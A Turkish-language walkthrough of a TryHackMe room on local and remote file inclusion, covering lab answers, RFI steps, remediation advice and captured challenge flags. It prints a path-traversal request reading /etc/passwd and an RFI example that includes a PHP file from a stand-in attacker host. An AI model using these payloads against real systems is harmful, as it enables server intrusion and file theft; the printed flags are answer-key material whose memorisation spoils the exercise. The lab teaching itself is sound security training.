
Bunu Lab #6'da deneyin ve giriş alanında bulunması gereken dizinin ne olduğunu bulun.



.soru

Lab #3'ü /etc/passwd dosyasını okumak için deneyin. İstek neye benziyor? ()


⇒ /lab3.php?file=../../../../etc/passwd%00



.soru

Lab #4'teki dizin geçişine hangi işlev neden oluyor?


⇒ `file_get_contents`





.soru

Lab #6'yı deneyin ve giriş alanında olması gereken dizinin ne olduğunu kontrol edin?

THM-profile





.SORU

Lab #6'yı deneyin ve /etc/os-release dosyasını okuyun. VERSION_ID değeri nedir?

⇒ 12.04

Görev 6 Uzaktan Dosya Ekleme -(RFI Remote File Inlusion)

Uzak Dosya Ekleme - RFI


Uzak Dosya Ekleme (RFI), uzak dosyaları savunmasız bir uygulamaya dahil etmek için kullanılan bir tekniktir. LFI gibi, RFI da kullanıcı girdisini uygunsuz bir şekilde

sterilize ederken ortaya çıkar ve saldırganın include işlevine harici bir URL eklemesine olanak tanır. RFI için bir gereklilik allow_url_fopen seçeneğinin açık olması gerektirir.

RFI güvenlik açıkları saldırganın sunucu üzerinde Uzaktan Komut Yürütme (RCE) elde etmesine olanak tanıdığından RFI riski LFI'den daha yüksektir. Başarılı bir RFI saldırısının diğer sonuçları şunlardır:

- Hassas Bilgilerin İfşası
- Siteler Arası Komut Dosyası Yazma (XSS)
- Hizmet Reddi (DoS)

Saldırganın kendi sunucusunda kötü amaçlı dosyalar barındırdığı başarılı bir RFI saldırısı için harici bir sunucunun uygulama sunucusuyla iletişim kurması gerekir. Ardından kötü amaçlı dosya HTTP istekleri aracılığıyla include işlevine enjekte edilir ve kötü amaçlı dosyanın içeriği savunmasız uygulama sunucusunda yürütülür.



RFI adımları

Aşağıdaki şekil başarılı bir RFI saldırısı için adımlara bir örnektir! Diyelim ki saldırgan kendi sunucusunda bir PHP dosyası barındırıyor <http://attacker.thm/cmd.txt> burada cmd.txt bir yazdırma mesajı içeriyor Merhaba THM.

```
<?PHP echo "Hello THM"; ?>
```

İlk olarak saldırgan, <http://webapp.thm/index.php?lang=http://attacker.thm/cmd.txt> gibi saldırganın sunucusuna işaret eden kötü amaçlı URL'yi enjekte eder. Girdi doğrulaması yoksa, kötü amaçlı URL include işlevine geçer. Ardından, web uygulaması sunucusu dosyayı almak için kötü amaçlı sunucuya bir GET isteği gönderir. Sonuç olarak web uygulaması, PHP dosyasını sayfa içinde yürütmek ve yürütme içeriğini saldırgana göndermek için uzak dosyayı include işlevine dahil eder. Bizim durumumuzda, mevcut sayfa bir yerde Merhaba THM mesajını göstermek zorundadır.

Bir RFI saldırısı denemek için aşağıdaki laboratuvar URL'sini ziyaret edin: <http://10.10.21.242/playground.php>.

.soru

PHP sayfalarının RFI aracılığıyla nasıl dahil edileceğini gösterdik. Uzaktan komut çalıştırmanın (RCE) nasıl elde edileceği hakkında araştırma yapın ve meydan okuma bölümündeki soruyu yanıtlayın.

⇒ **Cevap Gerekmemektedir.**

Görev 7 İyileştirme

Bir geliştirici olarak, web uygulaması güvenlik açıklarının, bunların nasıl bulunacağını ve önleme yöntemlerinin farkında olmak önemlidir. Dosya ekleme güvenlik açıklarını önlemek için bazı yaygın öneriler şunlardır:

- Web uygulama çerçeveleri de dahil olmak üzere sistem ve hizmetleri en son sürümle güncel tutun.

- Uygulamanın yolunu ve diğer potansiyel olarak açıklayıcı bilgileri sızdırmaktan kaçınmak için PHP hatalarını kapatın.
- Web Uygulaması Güvenlik Duvarı (WAF), web uygulaması saldırılarını azaltmaya yardımcı olmak için iyi bir seçenektir.
- Web uygulamanızın ihtiyacı yoksa dosya ekleme güvenlik açıklarına neden olan allow_url_fopen on ve allow_url_include gibi bazı PHP özelliklerini devre dışı bırakın.
- Web uygulamasını dikkatlice analiz edin ve yalnızca ihtiyaç duyulan protokollere ve PHP sarmalayıcılarına izin verin.
- Kullanıcı girdisine asla güvenmeyin ve dosya eklemeye karşı uygun girdi doğrulaması uyguladığınızdan emin olun.
- Dosya adları ve konumları için beyaz listenin yanı sıra kara listeyi de uygulayın.

.soru

Zorluklara hazır mısınız?

⇒ **Cevap gerekmemektedir.**

Görev 8 Zorluk

Harika bir iş çıkardınız! Şimdi öğrendiğiniz teknikleri bayrakları yakalamak için uygulayın! HTTP Web temelleri hakkında bilgi sahibi olmak bu görevleri tamamlamanıza yardımcı olabilir.

Ekli sanal makinenin çalışır durumda olduğundan emin olun ve ardından şu adresi ziyaret edin: <http://10.10.21.242/challenges/index.php>

LFI testi için adımlar

- GET, POST, COOKIE veya HTTP başlık değerleri aracılığıyla olabilecek bir giriş noktası bulun!
- Web sunucusunun nasıl davrandığını görmek için geçerli bir girdi girin.
- Özel karakterler ve yaygın dosya adları dahil olmak üzere geçersiz girişler girin.

- Giriş formlarında verdiğiniz bilgilerin her zaman amaçladığınız şeyler olduğuna güvenmeyin! Tarayıcı adres çubuğunu ya da Burpsuite gibi bir aracı kullanın.
- Web uygulamasının mevcut yolunu ortaya çıkarmak için geçersiz girdi girerken hata olup olmadığına bakın; hata yoksa, deneme yanılma en iyi seçeneğiniz olabilir.
- Giriş doğrulamasını ve herhangi bir filtre olup olmadığını anlayın!
- Hassas dosyaları okumak için geçerli bir giriş eklemeyi deneyin

Sorular

Soru ⇒ Bayrak1'i /etc/flag1 adresinde yakala (İpucu ⇒ Sayfa kaynağında form yöntemini POST olarak değiştirin veya POST isteğinin yöntemini değiştirmek için Burp gibi bir araç kullanın.)

Cevap ⇒ **F1×3d-iNpu7-f0rrn**

Soru ⇒ Bayrak2'yi /etc/flag2 adresinde yakalayın (İpucu ⇒ Kurabiyelerinizi kontrol edin!)

Cevap ⇒ **c00k13_i5_yuMmy1**

Soru ⇒ Bayrak3'ü /etc/flag3 adresinde yakalayın (İpucu ⇒ [İpucu#1] Her şey filtrelenmez! [İpucu #2] Web sitesi HTTP isteklerini kabul etmek için \$_REQUESTS kullanır. Bunu ve neleri kabul ettiğini anlamak için araştırma yapın!)

Cevap ⇒ **P0st_1s_w0rk1in9**

Soru ⇒ Hostname komutunu çalıştırmak için RFI ile Lab #Playground /playground.php'de RCE kazanın. Çıktı nedir?

Cevap ⇒ **lfi-vm-thm-f8c5b1a78692**